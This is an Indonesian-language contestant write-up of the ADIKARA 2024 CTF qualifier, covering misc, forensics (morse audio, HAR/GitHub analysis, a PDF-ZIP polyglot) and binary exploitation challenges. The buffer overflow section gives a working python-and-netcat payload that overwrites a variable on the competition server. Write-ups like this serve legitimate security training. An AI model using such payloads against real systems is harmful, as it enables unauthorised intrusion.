

# Write Up Penyisihan ADIKARA 2024

No-Team



Faisal Ihsan Santoso

## Misc

[100 pts] Sanity Check

Challenge

29 Solves

×

# Sanity Check

## 100

Sebelum memulai mengerjakan kompetisi ini, marilah kita berdoa sesuai dengan agama atau kepercayaan masing-masing.

Berdoa dimulai.

Berdoa selesai.

ADIKARACTF{>\_<\_good\_luck\_and\_have\_fun\_>\_<}

Flag

Submit

Dengan berdoa kita akan mendapatkan flag nya :)

Flag : ADIKARACTF{>\_<\_good\_luck\_and\_have\_fun\_>\_<}

## Forensic

[100 pts] Forensweet 🥰

Challenge

25 Solves

✕


# Forensweet 🥰

## 100

My robot always talk strangely when he runs out of battery. He tried to talk something but i don't understand what it's saying.

Submit the flag in uppercase format with proper flag format: ADIKARACTF{ }

Author: Wzrd


 audio.wav

Flag

Submit

Diberikan sebuah attachment yang berisi audio, audio tersebut berisi bunyi morse code.

Langsung saja kita decode menggunakan website morsefm.com



Dan mendapatkan text INFODISKONAKHIRTAHUN

ADIKARACTF{INFODISKONAKHIRTAHUN}

[240 pts] Forensheesh 🤔

Challenge

14 Solves


✕

# Forensheesh 🤔

## 240

Sorry for the inconvenience, but i accidentally downloaded a malicious file again :( This time, my browser is crashed after downloading file from a website. Fortunately, i have the evidence so you can analyze it. Please help me to find 2 secret message in this evidence!

Author: Wzrd

 evidence.har

Flag

Submit


Diberikan attachment evidence.har, kita diminta untuk menganalisa network dari file har tersebut.

Saya menggunakan tools online [www.jam.dev](https://www.jam.dev) untuk menganalisa file har tersebut

Name	Status	Type	Size	Time
https://github.com/W-zrd/Evil-Cropper/recently-touched-branches	200	application/json	0.2kB	544ms
https://github.com/W-zrd/Evil-Cropper/latest-commit/main	304	application/json	0.9kB	550ms
https://github.com/W-zrd/Evil-Cropper/tree-commit-info/main	304	application/json	1.3kB	549ms
https://github.com/W-zrd/Evil-Cropper/branch-and-tag-count	304	application/json	0.0kB	542ms
https://github.com/notifications/indicator	304	application/json	0.0kB	347ms
https://api.github.com/users/W-zrd	200	application/json	1.3kB	59ms
https://github.com/manifest.json	200	application/manifest+json	1.4kB	34ms
https://api.github.com/users/W-zrd	200	application/json	1.3kB	27ms
https://github.com/github-copilot/chat/entitlement	304	application/json	0.0kB	430ms


Dari file har tersebut kita melihat bahwa adanya interaksi commit dari user ke github.

Setelah mengetahui adanya commit ke github saya mencoba untuk membuka repo dari github tersebut.




Dan di history commits ada beberapa commit yang bisa kita cari tahu.

Terdapat potongan flag pertama pada commit test cropped



Terdapat potongan flag pada commit test crop again.



Dan di repo tersebut ada script untuk mengcrop dari gambar tersebut, yang berarti kita bisa menguncrop kembali gambar tersebut dengan mengubah sedikit script yang telah di sediakan dan encrypted\_half.bin

```
from PIL import Image
import os

def encrypt_data(data):
    key = bytes([0x41, 0x42, 0x43])
    encrypted = bytearray()
    for i, byte in enumerate(data):
        encrypted.append(byte ^ key[i % len(key)])
    return bytes(encrypted)

def decrypt_data(data):
    return encrypt_data(data)

def restore_image(cropped_path, encrypted_bin_path, output_path):
    try:
        left_half = Image.open(cropped_path)
        half_width, height = left_half.size
        with open(encrypted_bin_path, 'rb') as f:
            encrypted_data = f.read()
            decrypted_data = decrypt_data(encrypted_data)
            temp_right_path = 'temp_right.jpg'
            with open(temp_right_path, 'wb') as f:
                f.write(decrypted_data)
            right_half = Image.open(temp_right_path)
            restored_img = Image.new('RGB', (half_width * 2, height))
            restored_img.paste(left_half, (0, 0))
```


```

restored_img.paste(right_half, (half_width, 0))
restored_img.save(output_path, 'JPEG', quality=100, subsampling=0)
os.remove(temp_right_path)
print("Image restored successfully!")
return output_path
except Exception as e:
    print(f"Error during restoration: {str(e)}")
    return None

cropped_path = 'cropped.jpg'
encrypted_bin_path = 'encrypted_half.bin'
output_path = 'restored.jpg'

restored_image_path = restore_image(cropped_path, encrypted_bin_path,
output_path)

```




Dengan script tersebut kita bisa mendapatkan full image dan flag nya.

Flag :


ADIKARACTF{so\_u\_are\_familiar\_with\_har\_and\_python\_huh\_GGWP\_by\_Wzrd}



[260 pts] Polygrot



Terdapat attachment flag.pdf, dan di dalam pdf tersebut berisi potongan flag.




Dan ketika di binwalk terdapat beberapa file hidden yang bersembunyi di balik flag.pdf

```
ical@ICAL: ~/Downloads/CTF ADIKARA
File Actions Edit View Help
(ical@ICAL)-[~/Downloads/CTF ADIKARA]
$ binwalk flag.pdf

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
30           0x1E        PDF document, version: "1.7"
101          0x65        Zlib compressed data, default compression
353          0x161       Zlib compressed data, default compression
7485         0x1D3D      Zlib compressed data, default compression
9561         0x2559      Zip archive data, at least v1.0 to extract, compressed size: 731
, uncompressed size: 775, name: flag.zip
10478        0x28EE      End of Zip archive, footer length: 22

(ical@ICAL)-[~/Downloads/CTF ADIKARA]
$
```

Langsung saya ubah flag.pdf tersebut menjadi flag.zip



terdapat flag.zip di dalam flag.pdf tersebut yang berpassword.

```
ical@ICAL: ~/Downloads/CTF ADIKARA
File Actions Edit View Help
(ical@ICAL)-[~/Downloads/CTF ADIKARA]
$ exiftool -a -u -g1 flag.zip
ExifTool
ExifTool Version Number : 12.67
System
File Name : flag.zip
Directory : .
File Size : 775 bytes
File Modification Date/Time : 2024:12:19 21:55:12-08:00
File Access Date/Time : 2024:12:21 03:38:02-08:00
File Inode Change Date/Time : 2024:12:21 03:37:59-08:00
File Permissions : -rw-r--r--
File
File Type : ZIP
File Type Extension : zip
MIME Type : application/zip
ZIP
Zip Required Version : 20
Zip Bit Flag : 0x0009
Zip Compression : Deflated
Zip Modify Date : 2024:12:20 12:52:30
Zip CRC : 0x4ba8394f
Zip Compressed Size : 541
Zip Uncompressed Size : 534
Zip File Name : flag.png
Zip File Comment : VGhliHBhc3N3b3JkIGlZIHRobzSB0aXR5ZSBvZiBjaGFsbGZuZ2U=
```


Ketika di exiftool terdapat Zip file Comment yang berisi base64 pada file flag.zip tersebut.

Base64 : VGhlIHBhc3N3b3JkIGlzIHRoZSB0aXRsZSBvZiBjaGFsbGFuZ2U=

Text : The password is the title of challenge

Dan kita mendapatkan password dari flag.zip yaitu Polygrot.

Ketika di buka flag.zip dengan password Polygrot, zip tersebut berisikan kode QR flag



Ketika di scan kode QR adalah potongan pertama dari flag



[All](#) [Products](#) [Visual matches](#) [Exact matches](#) [About this image](#) | [Feedback](#)

ADIKARACTF{noM\_y0u\_kn0w\_what\_is\_

Dengan menggabungkan potongan flag awal yang di pdf dan hasil scan dari kode QR kita berhasil menemukan flag nya.

Flag : ADIKARACTF{noM\_y0u\_kn0w\_what\_is\_polygots?\_19adf}

[500 pts] Forensickk 🦴


Nemu setengah flag nya doang puh 🙏

```
082b39500 | C0 7E 66 F1 FE 07 00 00-21 00 00 00 18 00 00 00 | A~fnp...!.....
082b39510 | 41 00 44 00 49 00 4B 00-41 00 52 00 41 00 43 00 | A·D·I·K·A·R·A·C·
082b39520 | 54 00 46 00 7B 00 64 00-66 00 69 00 72 00 5F 00 | T·F·{·d·f·i·r·
082b39530 | 72 00 33 00 76 00 65 00-72 00 73 00 65 00 5F 00 | r·3·v·e·r·s·e·
082b39540 | 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 | .....
```

Flag : ADIKARACTF{dfir\_r3verse\_.....}

# Binary Exploitation

[180 pts] Buffer Overflow #1



Diberikan attachments source dan elf binary.

Kita disini harus mengubah nilai overflow\_me menjadi 0xdeadbeef.

Kerentanan ini berada di fungsi gets().

Karena char buf[0x40] 64 bytes maka inputan yang melebihi 64 akan mengubah overflow\_me.

```
python3 -c 'print("A" * 72 + "\xef\xbe\xad\xde\x00\x00\x00\x00")' | nc 117.53.47.247 50010
```

Dengan

"A" \* 72: Padding untuk mencapai variabel overflow\_me.

\xef\xbe\xad\xde: Encoding little-endian dari 0xdeadbeef.

\x00\x00\x00\x00: Padding tambahan untuk memastikan ukuran nilai sesuai dengan ukuran overflow\_me.

```
(ical@ICAL)-[~/Downloads/CTF ADIKARA]
$ python3 -c 'print("A" * 72 + "\xef\xbe\xad\xde\x00\x00\x00\x00")' | nc 117.53.47.247 50010

< This is simple buffer overflow vulnerability.
< You have to change value of `overflow_me` variable with this bug.
< On `Buffer Overflow 2` you have to change value to 0xdeadbeef.
< First, `overflow_me` is set to 0x0.< Now, time is yours!
> < AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAi&b
< Now `overflow_me` is 0x9ec3adc2bec2afc3
< Nice work! `overflow_me` has changed!
ADIKARACTF{0o0_ez_overflow_part_1_1fa032}

(ical@ICAL)-[~/Downloads/CTF ADIKARA]
$
```

Flag: ADIKARACTF{OoO\_ez\_overflow\_part\_1\_1fa032}

## [380 pts] Buffer Overflow #2

Challenge

7 Solves

×

# Buffer Overflow #2

## 380

Now, can you overwrite the previous variable with specific value? Idk why pwner like magic value like `0xdeadbeef`.

